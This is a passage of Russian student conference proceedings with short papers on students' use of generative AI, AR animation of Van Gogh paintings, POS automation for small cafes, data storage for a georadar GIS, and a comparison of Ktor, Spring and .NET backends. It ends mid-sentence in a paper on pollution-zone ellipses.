Современные технологии, такие как генеративные нейросети (ChatGPT, Gemini, DeepSeek и другие), стали неотъемлемой частью жизни студентов, изменив подход к обучению. Однако их активное использование вызывает серьезные дискуссии в академической среде. С одной стороны, ИИ может быть полезным инструментом, с другой — его бесконтрольное применение подрывает принципы самостоятельного обучения [2].

Описание проблемы

Согласно проведенному опросу, большинство студентов прибегают к генеративному ИИ по нескольким причинам:

1. Экономия времени - многие учащиеся совмещают учебу с работой или другими занятиями, поэтому используют нейросети для быстрого выполнения заданий.
2. Сложность материала - даже если предмет интересен, некоторые задачи кажутся не по силам без помощи ИИ.
3. Стремление к "идеальному" ответу - студенты хотят получать высокие оценки и используют нейросети для улучшения своих работ.
4. Проверка решений - часть учащихся применяют ИИ как инструмент самоконтроля, чтобы убедиться в правильности своих выводов (рис. 1).

Интересно, что лишь 22,2% опрошенных студентов не используют нейросети вовсе. При этом большинство осознают, что преподаватели могут обнаружить сгенерированный текст, но продолжают им пользоваться.

В то же время, 13 из 13 опрошенных преподавателей замечают работы, созданные с помощью ИИ, но не всегда могут это доказать. Основные признаки — шаблонность формулировок, не естественная гладкость текста и отсутствие индивидуального стиля. Реакция педагогов варьируется:

- Снижение баллов является наиболее распространенной мерой пресечения, к которой прибегают 46,2% опрошенных.
- Отправка на доработку. 38,5% считают, что если работа в целом соответствует требованиям, но содержит явные признаки ИИ, то преподаватели требуют от студента переделанную работу.
- Игнорирование. Это очень редко встречается, но 15,4% преподавателей предпочитают не акцентировать внимание на ИИ в работе из-за сложности доказательств.

По какой причине вы используете нейросети?

- Экономия времени
- Сложность заданий
- Нежелание разбираться в теме
- Для «идеальных» ответов
- Для проверки




Рис. 1. Диаграмма результатов опроса студентов

При этом, все опрошенные преподаватели согласны, что нейросети можно использовать в образовании, но только как вспомогательный инструмент, поэтому важно обучать студентов корректному взаимодействию с ИИ, чтобы технологии не заменяли критическое мышление, а дополняли его.

Предлагаемое решение

Проблема использования генеративных нейросетей в образовании требует комплексного решения. С одной стороны, запреты и жесткий контроль не смогут принести плоды, так как технологии продолжают развиваться. С другой стороны, полное игнорирование приведет к снижению ценности знаний и навыков студентов.

Необходимы новые подходы. Поскольку полностью ограничить использование нейросетей не получится, необходимо интегрировать их в образовательный процесс так, чтобы сохранить академическую честность, но при этом не лишать студентов преимуществ ИИ:

1. Адаптация учебных методик — переход к заданиям, требующим критического анализа, личных размышлений и прикладного применения знаний, а не просто воспроизведения информации [3].

2. Обучение студентов этичному использованию ИИ — включение в программу занятий по работе с нейросетями как с инструментом помощи, а не заменой мышления.

3. Использование специализированных сервисов — внедрение инструментов для проверки текстов на процент заимствования у ИИ (например, Turnitin, GPTZero, Originality.ai). Это поможет объективно оценивать работы и аргументированно выявлять случаи не самостоятельного выполнения заданий [4].

Вывод

Оптимальным решением для обеспечения оригинальности работ представляется использование специализированных ИИ-сервисов проверки текстов. Они не только быстро и точно выявляют заимствования, но и выполняют более важную задачу: помогают студентам осознанно развивать навыки самостоятельной работы, критического мышления и ответственного отношения к авторству. Такие инструменты упрощают проверку, экономят время преподавателей и, главное, создают среду, где соблюдение академических стандартов становится естественной частью обучения, а не формальным требованием.

Список литературы

1. TenChat. Как студенты используют ChatGPT в учёбе. — М.: TenChat, 2024.
2. SkillFactory. Нейросети в образовании: статистика и тренды. — М.: SkillFactory, 2024.
3. Министерство науки и высшего образования РФ. Рекомендации по использованию ИИ в вузах. — М.: Минобрнауки, 2024.
4. Антиплагиат.Вуз: модуль обнаружения GPT-контента. — URL: <https://www.antiplagiat.ru/> (дата обращения: 07.04.2025).

Научный руководитель – доктор т.н., доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.09

ТЕХНОЛОГИИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ В ЖИВОПИСИ НА ПРИМЕРЕ РАБОТ ВАН ГОГА

Лемко В.В., Швабенлад М.В.

МБОУ «Искитимская СОШ»
ludmila.sharova1@yandex.ru

Аннотация. Современные школьники не очень увлекаются живописью, ходить в музей они не хотят. Мы решили сделать живопись интересной и привлекательной для школьников. С этой целью «оживили» картины с помощью искусственного интеллекта и технологий дополненной реальности.

Ключевые слова: Дополненная реальность, искусственный интеллект, анимация.

Винсент Уильям Ван Гог является ярчайшим представителем искусства XX века. Огромный интерес ценителей искусства вызывает не только его творчество, но и полная трагических коллизий жизнь.

Судьба была жестока, отпустив Ван Гогу всего 10 лет активной творческой жизни, но и этого короткого срока хватило, чтобы он превратился в мастера с оригинальной манерой живописи.

Молодежь не так много знает о нем – и о жизни и о творчестве. Не секрет, что ходят в музеи единицы наших сверстников

Цель исследования: создание «живых» картин Ван Гога, используя возможности искусственного интеллекта и технологий дополненной реальности.

Результаты проектной деятельности могут быть использованы на уроках изобразительного искусства, во внеурочной деятельности при изучении творчества Ван Гога, а также всеми, кому интересно творчество великого художника. Кроме того, материалы проекта можно использовать и на уроках информатики при демонстрации технологий дополненной реальности.

Винсент Уильям Ван Гог родился 30 марта 1853 года в маленьком городке на юге Нидерландов. В 15 лет, бросив школу, Винсент поступает на фирму своего дяди, продавцом картин. Он работает в Нидерландах, Англии, добивается успеха.

В поисках своего предназначения он отправляется в Амстердам и усиленно готовится к поступлению на теологический факультет. Но вскоре он осознает, что ему здесь не место, бросает учёбу и поступает в миссионерскую школу.

После разочарований, постигших Ван Гога в Бельгии, он вновь впадает в депрессию. На помощь приходит брат Тео. Он оказывает ему моральную поддержку и помогает поступить в Академию изящных искусств. Там он проучился недолго и возвращается к родителям, где продолжает самостоятельное изучение различных техник.

Самым плодотворным временем в творчестве Ван Гога считается парижский период (1886-1888). Он знакомится с яркими представителями импрессионизма и постимпрессионизма: Клодом Моне, Камилем Писсарро, Ренуаром, Полем Гогеном.

В 1888 году Ван Гог переезжает в Арль, где пишет одни из своих самых известных работ.

В последние годы жизни Ван Гог переживает глубокие депрессии и психические расстройства. 13 июля 1890 года Ван Гог скончался от ран, полученных при попытке суицида.

Картины Винсента Ван Гога называют живыми и выразительными, в них художник передает свое понимание мира. Работы Ван Гога интересны цветом и живописной гаммой оттенков. Работы художника оказали большое влияние на изобразительное искусство XX века, художник привнес новые техники в живопись.

Для того, чтобы «оживить» картины мы применили технологии искусственного интеллекта для создания динамики изображения. Данная технология основана на работе нейросетей, которые анализируют изображение, предсказывают движения объектов и создают их анимацию.

Основные этапы:

Распознавание объектов.

Искусственный интеллект определяет, какие элементы на фотографии можно анимировать: лицо человека, воду, облака, огонь или другие динамичные объекты.

Предсказание движения.

На основе анализа похожих изображений нейросеть моделирует движение, которое будет выглядеть естественно.

Плавная анимация.

Создается последовательность кадров, которая оживляет объект, сохраняя его реалистичность.

Для использования технологии оживления фото используем сервис Stories AR Com, для этого переходим на сайт проекта, регистрируемся и начинаем работать.

Выбираем необходимое фото и анимацию для оживления, загружаем на компьютер, затем создаем новый проект, загружаем туда необходимые материалы, генерируем, скачиваем QR код проекта, наводим смартфон на код, переходим на сайт, ждем, когда загрузится на смартфон картина и удивляемся.

Таким образом, современные технологии помогают приблизить Ван Гога к зрителю, так как делает его более зрелищным и понятным современному зрителю.

Список литературы

1. Агеечкина, К.М. Жизнь и творчество Ван Гога: страдания и красота / К.М. Агеечкина // Гуманитарные науки в современном вузе: вчера, сегодня, завтра: к 280-летию со дня рождения российской просветительницы княгини Е.Р. Дашковой: материалы VI международной научной конференции. – Санкт-Петербург, 2023. – С. 7-11.
2. Акбаева, А.А. Творчество Винсента Ван Гога / А.А. Акбаева // Гуманитарные науки в современном вузе: вчера, сегодня, завтра: материалы IV международной научной конференции; под редакцией С.И. Бугашева, А.С. Минина. – Санкт-Петербург, 2021. – С. 31-36.
3. Кузова, Н.В. Жизнь и творчество Винсента Ван Гога / Н.В. Кузова // Молодой ученый. – 2015. - № 16. – С. 462-465.
4. Курносова, А.И. Влияние биографии Винсента Ван Гога на его творчество / А.И. Курносова // Избранные доклады 68-й Университетской научно-технической конференции студентов и молодых ученых. – Томск, 2022. – С. 350-354.
5. Савичев, А. Знакомство с творчеством Винсента Ван Гога / А. Савичев // Материалы международного научного форума обучающихся «Молодежь в науке и творчестве»: сборник научных статей; Гжельский государственный университет. – 2016. – С. 611-613.
6. Сервис создания оживающих фото с дополненной реальностью [Электронный ресурс]. – URL: https://pro.stories-ar.com/users/sign_in (дата обращения 12.12.2024).
7. Хусаинова, М.И. Жизнь и творчество Винсента Ван Гога / М.И. Хусаинова // Развитие современной науки: опыт, проблемы, прогнозы: сборник статей VI Международной научно-практической конференции. – Петрозаводск, 2024. – С. 161-165.

Научные руководители – Шильников Николай Александрович, учитель информатики МБОУ «Искитимская СОШ», Шарова Людмила Анатольевна, учитель истории и обществознания

УДК 004.9:725.71

АНАЛИЗ БИЗНЕС-ПРОЦЕССОВ МАЛОГО БИЗНЕСА В СФЕРЕ ОБЩЕСТВЕННОГО ПИТАНИЯ И СПОСОБОВ ИХ АВТОМАТИЗАЦИИ

Межецкая Ю. Н.

ФГБОУ ВО «Кемеровский государственный университет»

mazanova.yulia1234@gmail.com

Аннотация. В данной статье описываются ключевые проблемы в управлении бизнес-процессами малого бизнеса в сфере общественного питания. Рассматриваются существующие цифровые решения и их преимущества и недостатки для данной целевой аудитории. Обоснована экономическая целесообразность разработки системы для управления бизнесом.

Ключевые слова: POS-системы, малый бизнес, общественное питание, цифровизация, бизнес-процессы.

Введение

Малый бизнес в сфере общественного питания (кафе, рестораны, бары) является важным сегментом экономики СНГ, который с каждым годом продолжает активно развиваться. Согласно исследованию Тинькофф, рентабельность кафе и небольших ресторанов составляет в среднем 10% [1]. Актуальной проблемой малого бизнеса является поиск оптимального решения для автоматизации деятельности предприятия. Более 70% владельцев указывают на необходимость в инструментах для управления заказами, аналитики и учета [3]. Однако

предприниматели сталкиваются с рядом проблем при использовании ПО для таких бизнес-процессов как расчет заработной платы, складской учет, управление заказами и финансовая отчетность. Предприниматели вынуждены использовать перегруженные и дорогостоящие решения, не адаптированные под нужды малого бизнеса, либо использовать несколько решений одновременно.

Цель исследования — найти наименее перегруженный продукт для комплексного решения проблем с учетом совокупности бизнес-процессов малого бизнеса в сфере общественного питания на рынке СНГ.

Бизнес-процессы

Основными бизнес-процессами на предприятиях общественного питания (ПОП) являются:

1. Управление заказами - прием и обработка заказов.
2. Складской учет - контроль запасов, отслеживание сроков годности продуктов и прогнозирование запасов на основе исторических данных.
3. Управление персоналом - учет рабочего времени, расчет заработной платы и оценка производительности сотрудников.
4. Финансовый учет - ведение бухгалтерии, расчеты с поставщиками, анализ затрат и доходов, а также формирования финансовых отчетов.

Внедрение автоматизированных решений в этих областях позволяет не только улучшить качество обслуживания и оптимизировать операционные процессы, но и обеспечивает необходимую гибкость для адаптации к изменениям рынка и потребностей клиентов.

Анализ существующих решений

Google Sheets. Облачное решение, которое используется для учета товаров на складе, обработки заказов и расчета заработной платы. Это простое решение, однако оно полностью не закрывает потребности предпринимателей, требует больших временных затрат, постоянного контроля руководства и становится неэффективным при расширении бизнеса.

Poster. Облачное решение для автоматизации деятельности кафе, нацеленное на автоматизацию небольших ПОП. К минусам относят ограниченное количество товаров на базовом тарифе (до 100 шт), некорректную работу с маркированными товарами, неустойчивую интеграцию с системой «Честный знак», отсутствие расчета заработной платы. Хорош в использовании для микропредприятий, например, кофе на вынос. С ростом бизнеса становится неэффективным решением. С 2022 года недоступен для использования в РФ.

iiko. Распространенное решение в крупных заведениях, обладает мощными аналитическими инструментами. Требуется покупка и размещения дополнительного оборудования (POS-терминал). Высокая стоимость оптимального набора для малого бизнеса (тариф, оборудование, поддержка в сумме от 40 тысяч рублей), необходимость переплачивать за неиспользуемые функции, фрагментированная оплата.

Restik. Доступная система для малого бизнеса. Легкость внедрения, минимальная цена. По отзывам пользователей к минусам относят: некорректную работу с нескольких устройств, некорректные финансовые отчеты и отсутствие расчета заработной платы.

Сравнение существующих решений для автоматизации основных бизнес-процессов ПОП приведено в таблице 1.

Таблица 1 - Сравнение существующих решений

	Стоимость в месяц	Управление заказами	Складской учет	Управление персоналом	Финансовый учет	Системные требования
Google	бесплатно	-	+	+	+	Облачное

Sheets						решение
Poster	от 3 000 Р <i>недоступно в РФ</i>	+	-	-	+	Облачное решение
iiko	от 8 000 Р	+	+	+	+	Требуется POS-терминал на базе Windows
Restik	от 2 890 Р	+	-	-	-	Облачное решение

Стоимость ежемесячной подписки указана за оптимальный набор/тариф для автоматизации небольших ПОП, включающий управление заказами, складской учет, управление персоналом и финансовый учет.

Исходя из таблицы, iiko обладает всеми необходимыми функциями. Но стоит отметить, что является самым дорогостоящим решением, требует покупки дополнительного оборудования и пространства для его установки (POS-терминал, клавиатура, монитор).

На основании существующих проблем принято решение разработать облачное решение - веб-приложение - адаптированное под нужды малого бизнеса в сфере общественного питания.

Описание веб-приложения

Система позволит автоматизировать основные бизнес-процессы малых ПОП. Преимуществами разрабатываемой системы являются:

- доступность в России и последующее масштабирование на страны СНГ;
- возможность работы с любого устройства;
- отсутствие ограничений на функции (например, количество добавленных товаров/позиций, как в Poster), то есть единая стоимость подписки. Что позволит выстроить с пользователем долгосрочные отношения и повысить рост LTV на 15%;
- интегрированная система расчета заработных плат (как на окладе, так и проценты с продаж определенных категорий), которая позволит работать в одной системе без необходимости использования других решений и расчетов вручную;
- создание должностей и сотрудников. Вывод заработанных средств при закрытии смены повысит мотивированность сотрудников и подтолкнет продавать больше (в случае расчета з/п с процента от продаж);
- прогнозирование запасов на основе исторических данных в зависимости от дня недели, числа месяца, месяца и сезона позволит повысить выручку на 10% за счет оптимизации закупок;
- отслеживание сроков годности продуктов. Автоматические уведомления о просрочке позволят сократить списания на 25%;
- создание запросов на списание товаров/ингредиентов от сотрудников позволит сократить время, затрачиваемое на процесс с 10 минут до 2 минут.

Экономическая целесообразность разработки ПО для POS-системы

Рынок программного обеспечения для малого бизнеса растет на 10% ежегодно [2], что говорит о высокой заинтересованности предприятий в автоматизации. С учетом средней стоимости POS-системы в 3 000 руб./мес. и 10% доли рынка СНГ, доход составит 720 млн руб./год.

Расходы на разработку и тестирование новой системы (ориентировочно 20 млн руб. в первый год) окупятся за 12 месяцев при условии прироста клиентской базы на 3% в месяц.

Заключение

POS-системы играют ключевую роль в автоматизации бизнес-процессов малого бизнеса в сфере общественного питания. Анализ существующих решений показывает, что они не в полной мере закрывают потребности небольших предприятий СНГ. Ввиду чего, принято решение разработать программное обеспечение, закрывающее основные потребности малого бизнеса.

С учетом растущего спроса, такая система имеет высокий потенциал успеха и может существенно повысить рентабельность бизнеса.

Список литературы

1. Тинькофф. Малый бизнес: путь с нуля [Электронный ресурс] : междунар. интернет-журнал. – М. : OIM/RU, 2024. – Режим доступа: <http://secrets.tinkoff.ru/biznes-s-nulya/malyu-biznes/> – 05.12.2024.
2. Behance. R-Кеерер - корпоративная презентация [Электронный ресурс] : социальная медиа-платформа. – М. : OIM/RU, 2024. – Режим доступа: <http://www.behance.net/gallery/209864753/Corporate-Presentation> – 05.12.2024.
3. РБК. Новости винного рынка [Электронный ресурс] : российский интернет-журнал. – М. : OIM/RU, 2024. – Режим доступа: <http://www.rbc.ru/wine/news/6736284a9a79476d44beb2d5> – 05.12.2024.
4. Росстат. Методология анализа малого бизнеса [Электронный ресурс] : российский интернет-журнал. – М. : OIM/RU, 2024. – Режим доступа: <http://rosstat.gov.ru/methodology> – 05.12.2024.

Научный руководитель – кандидат технических наук, доцент Бурмин Л.Н., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.4

ОРГАНИЗАЦИЯ СТРУКТУРЫ ХРАНЕНИЯ ДАННЫХ В ГЕОИНФОРМАЦИОННОЙ СИСТЕМЕ МОДЕЛИРОВАНИЯ ГОРНОГО МАССИВА НА ОСНОВЕ РАДИОЛОКАЦИОННОГО АНАЛИЗА

Меньшиков Д.А.

ФГБОУ ВО «Кемеровский государственный университет»

mda20menshikov@yandex.ru

Аннотация. В статье рассмотрена организация хранения данных для геоинформационного моделирования горных массивов с использованием радиолокационной разведки. Предложена структура хранения данных может помочь повысить точность моделирования и ускорения обработки данных.

Ключевые слова: геоинформационная система, структура хранения данных, база данных, радиолокационная разведка, горный массив, геоинформатика.

Методы геофизической разведки, в особенности радиолокационная разведка, играют ключевую роль в современных исследованиях состояния горного массива. Применение радиоволнового спектра электромагнитного излучения позволяет выявлять аномалии и пустоты в породах с высокой степенью точности [1]. Для этих целей используется специализированное оборудование — георадар, испускающий электромагнитные импульсы и фиксирующий характеристики отраженных волн, включая длину волны и

частоту. Данные о глубине сканирования, пройденном расстоянии и амплитуде сигнала сохраняются и экспортируются в файл для дальнейшего анализа.

Первичная обработка данных производится в программном обеспечении GeoScan32, которое позволяет открыть георадарные файлы, визуализировать их и интерпретировать результаты. Однако функциональные ограничения GeoScan32 затрудняют полноценный анализ. Например, данные формата CSV имеют специфическую структуру матрицы, усложняющую подготовку наборов для машинного обучения. Бесплатная версия программы не поддерживает построение 3D-моделей профиля и не позволяет наглядно визуализировать тектонические аномалии в цветовой гамме. Кроме того, отсутствует синхронизация с пространственными координатами и ГИС-системами, что исключает возможность интегрированного анализа и мониторинга ситуации на уровне шахты. Нет также и системы поддержки принятия решений, которая помогала бы главному инженеру оперативно выбирать меры по укреплению пород в опасных участках.

Для преодоления указанных ограничений предлагается разработка специализированной геоинформационной системы (ГИС), ориентированной на анализ георадарных данных с интеграцией расширенной функциональности. К числу необходимых возможностей разрабатываемой системы можно отнести:

- Визуализация горных выработок в 2D и 3D форматах;
- Привязка данных к пространственным координатам;
- Интерполяция данных с помощью алгоритмов машинного обучения;
- Моделирование поведения выработок в виде анимации;
- Статистический анализ и построение графиков развития аномалий;
- Рекомендации по укреплению обнаруженных аномалий.

Ключевым элементом становится построение эффективной структуры хранения данных в ГИС. На первом этапе проектирования была разработана диаграмма, отражающая структуру баз данных системы [2]. Она включает входные БД (георадарные данные, пространственные характеристики пород), хранилище препроцессорных данных и выходные БД с результатами обработки и анализа.

На рисунке 1 представлена диаграмма, описывающая структуру хранения данных. В данном случае система учитывает как исходные георадарные данные и данные о горных породах, так и промежуточные и итоговые результаты анализа, включая обработанные радарограммы, отчеты и визуализации. Такое построение обеспечивает последовательность процессов анализа данных и их интеграцию в единую информационную среду.




Рисунок 1 – Структура хранения данных

Особое внимание уделено автоматизации процесса обработки данных. Первоначально файлы формата SEG-Y загружаются в соответствующую таблицу БД. Далее происходит формирование набора данных Pandas с амплитудными характеристиками сигналов. Эти данные масштабируются для приведения амплитудных значений к единой размерности, после чего подвергаются фильтрации для снижения уровня шумов и улучшения визуализации скрытых за ними областей.

После фильтрации следует этап разметки данных — выделяются области интереса, которые в дальнейшем используются для интерполяции. Интерполяция прогнозирует амплитудные значения на основе промежуточных данных, что повышает точность пространственного моделирования [3].

Все этапы сопровождаются сохранением промежуточных и итоговых результатов в базах данных, включая визуализации и формируемые отчеты, которые фиксируют результаты анализов и методик обработки. Важно отметить, что для эффективной интеграции модулей системы была разработана детализированная диаграмма потоков данных, демонстрирующая движение информации между модулями.

Базы данных ГИС организованы по модульному принципу:

- БД исходных данных хранит необработанные георадарные данные;
- БД пространственных данных связывает сигнальные данные с координатами участка;
- БД горных пород содержит характеристики исследуемых пород и их классификации;
- Хранилище препроцессорных данных связывает исходные данные с их обработанными формами;
- БД результатов масштабирования и фильтрации фиксируют данные после этапов обработки;
- БД классификации и интерполяции содержат сведения о методах и результатах применения алгоритмов машинного обучения;
- БД визуализации аккумулирует визуальные представления результатов анализа, а таблицы цветовых схем обеспечивают разнообразие визуальных стилей;
- Формируемые отчеты сохраняются в отдельной БД, включая ссылки на файлы визуализаций и результаты исследований.

Важно подчеркнуть, что структура БД системы предусматривает хранение пользовательских данных с разграничением по ролям, включая маркшейдера, инженера-исследователя и главного инженера. Это позволяет гибко управлять доступом к функциональности системы и предоставляет возможности для отслеживания действий пользователей.

В результате проделанной работы была разработана целостная концепция структуры хранения данных для интегрированной ГИС в области горного дела. Предложенное решение обеспечивает полную поддержку процесса анализа радарограмм: от загрузки исходных данных до формирования комплексных аналитических отчетов и рекомендаций для принятия инженерных решений. Разработанная система ориентирована на повышение эффективности и скорости обработки георадарных данных, их визуализации, а также на обеспечение высокого уровня достоверности результатов.

Список литературы

1. Владов М.Л., Судакова М.С. Георадиолокация. От физических основ до перспективных направлений. Учебное пособие. - М.: ГЕОС, 2017. - 240 с.
2. Волошин, В. А. Инфологическая модель данных: пример построения ER-диаграммы / В. А. Волошин, В. Д. Шляхов, С. О. Барышевский // Международный студенческий научный вестник. – 2020. – № 2. – С. 142.
3. Альфред, В. Структуры данных и алгоритмы / Альфред В. Ахо, Джон Хопкрофт,

Джеффри Д. Ульман. – М.: Издательство Диалектика (Вильямс), 2019. – 384 с.

Научный руководитель – д.т.н. доцент Степанов Ю.А., Кемеровский государственный университет

УДК 004.4'2

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ФРЕЙМВОРКОВ ДЛЯ СОЗДАНИЯ СЕРВЕРНОЙ ЧАСТИ ВЕБ-ПРИЛОЖЕНИЙ: KTOR, SPRING И .NET

Мустафаев И. Б., Бурмин Л. Н.

ФГБОУ ВО «Кемеровский государственный университет»

tusxdie@gmail.com

В статье проводится сравнительный анализ трёх современных серверных фреймворков — Ktor, Spring и .NET — с точки зрения их применимости для задач в ресторанном бизнесе. Анализ основан на таких критериях, как производительность, удобство развертывания и работа с базами данных. Приводятся результаты синтетического тестирования, описываются архитектурные особенности, достоинства и недостатки каждого из решений.

Ключевые слова: веб-разработка, серверная часть, фреймворки, Ktor, Spring Boot, ASP.NET Core, производительность, ORM.

Введение

Создание серверной части веб-приложений требует выбора подходящего инструментария, способного обеспечить высокую производительность, масштабируемость, лёгкость поддержки и быструю разработку. В условиях быстроразвивающейся индустрии ресторанного бизнеса особенно важны скорость отклика, простота развертывания и наличие готовых решений для типовых задач. В данной статье рассмотрены три популярных фреймворка — Ktor (Kotlin), Spring Boot (Java/Kotlin) и ASP.NET Core (.NET) — с целью выявления их преимуществ и недостатков для реализации веб-приложений данной категории.

Обзор фреймворков

Ktor — легковесный фреймворк на языке Kotlin, ориентированный на создание асинхронных серверных и клиентских приложений. Он предлагает модульную архитектуру и простоту настройки, но при этом требует большего количества низкоуровневого кода.

Spring Boot — зрелое решение на Java и Kotlin с богатой экосистемой, поддержкой микросервисной архитектуры, быстрой конфигурацией и автоматизированной работой с базой данных.

ASP.NET Core — кроссплатформенный фреймворк от Microsoft, отличающийся высокой производительностью, развитой ORM (Entity Framework) и интеграцией с облачными платформами.

Сравнительное тестирование производительности

Для оценки скорости отклика фреймворков был проведён нагрузочный тест с использованием инструмента k6: 100 параллельных пользователей в течение 10 секунд отправляли запросы к каждому фреймворку. Результаты представлены в таблице 1.

Таблица 1 - Результаты теста

Фреймворк	Среднее время отклика (мс)
Ktor	291
Spring Boot	8
ASP.NET Core	6

Как видно из таблицы, Ktor уступает конкурентам по скорости обработки запросов, что может стать критичным при высокой нагрузке.

Развёртывание приложений

Развёртывание серверного приложения — важный этап, влияющий на сопровождение, масштабирование и стабильность. Все три фреймворка — Ktor, Spring Boot и ASP.NET Core — поддерживают современные практики развёртывания: контейнеризацию, работу в облаке и CI/CD. Однако их подходы различаются по уровню готовности и автоматизации.

Таблица 2 - Результаты сравнения механизмов развёртывания

Характеристика	Ktor	Spring Boot	ASP.NET Core
Сборка	JAR-файл	Fat JAR с Tomcat	Self-contained или framework-dependent сборка
Контейнеризация	Docker, ручной Dockerfile	Buildpacks, Docker (часто без Dockerfile)	Официальные Docker-образы
Автоматизация	Минимальная, через сторонние скрипты	Высокая, Spring Cloud, Actuator	Высокая, Azure DevOps, Application Insights
Облачная интеграция	Возможна, требует ручной настройки	Возможна, требует ручной настройки	Отличная, особенно с Azure

Работа с базой данных

Все три фреймворка поддерживают популярные реляционные СУБД. Ktor чаще используют с Exposed — легковесной ORM с DSL-подходом, дающей контроль над SQL. В Spring применяется Hibernate через Spring Data JPA — мощное, но более тяжеловесное решение. В .NET основным инструментом выступает Entity Framework Core, сочетающий простоту и производительность.

Миграции в Ktor и Spring обычно реализуются через Flyway или Liquibase. В .NET миграции встроены в EF Core. По производительности Ktor и .NET часто выигрывают за счёт меньших накладных расходов по сравнению с Hibernate.

Параметр	Ktor (Exposed)	Spring (Hibernate)	.NET (EF Core)
СУБД	PostgreSQL, MySQL и др.	PostgreSQL, MySQL и др.	MS SQL, PostgreSQL и др.
ORM	Exposed (DSL)	Hibernate (JPA)	Entity Framework

			Core
Миграции	Flyway, Liquibase	Встроено, Flyway и др.	Встроенные (dotnet ef)
Производительность	Высокая	Средняя	Высокая
Простота настройки	Средняя	Высокая	Высокая

Заключение

Для разработки серверной части веб-приложения в сфере ресторанного бизнеса оптимальным выбором является Spring Boot. Он сочетает высокую производительность, богатый набор готовых компонентов, простоту масштабирования и богатую документацию. Тем не менее, выбор фреймворка должен зависеть от конкретных требований проекта, компетенций команды и предпочтений по языкам программирования.

Список литературы

1. Stack Overflow Developer Survey 2023. URL: <https://survey.stackoverflow.co/2023/> (дата обращения: 01.12.2024).
2. Spring Framework Overview. URL: <https://spring.io/projects/spring-framework> (дата обращения: 01.12.2024).
3. Microsoft Docs: .NET Overview. URL: <https://docs.microsoft.com/en-us/dotnet/> (дата обращения: 01.12.2024).

УДК 004.021

РАЗРАБОТКА МЕТОДА ОПРЕДЕЛЕНИЯ ЭЛЛИПТИЧЕСКОЙ ЗОНЫ ВЫБРОСА ОТ ОДИНОЧНОГО ТОЧЕЧНОГО ИСТОЧНИКА ЗАГРЯЗНЕНИЙ

Новоселов С.А., Илькевич В.В.

ФГБОУ ВО «Кемеровский государственный университет»

novosel.stepan@gmail.com, ilkevichVV@yandex.ru

Аннотация. В статье представлен метод расчета параметров эллипса для визуализации зон загрязнения в веб-приложении. Метод использует распределение концентраций загрязняющих веществ, метеорологические данные и характеристики источника выбросов. Метод включает в себя 6 этапов и может быть интегрирован в современные веб-системы, что делает его гибким и эффективным инструментом для экологического мониторинга и принятия решений.

Ключевые слова: моделирование выбросов, экологический мониторинг, геоинформационные системы, визуализация зон загрязнения, одиночный точечный источник, веб-приложение, экология.

Введение

Современные задачи экологического мониторинга требуют разработки средств наглядной визуализации зон распространения загрязняющих веществ. Для отображения таких зон на веб-картах (например, с использованием Vue.js и библиотеки OpenLayers) необходим специальный формат данных, включающий координаты источника выброса, а также геометрические параметры области визуализации — в большинстве случаев зона представляется в виде эллипса с заданной длиной, шириной и ориентацией. Существующая

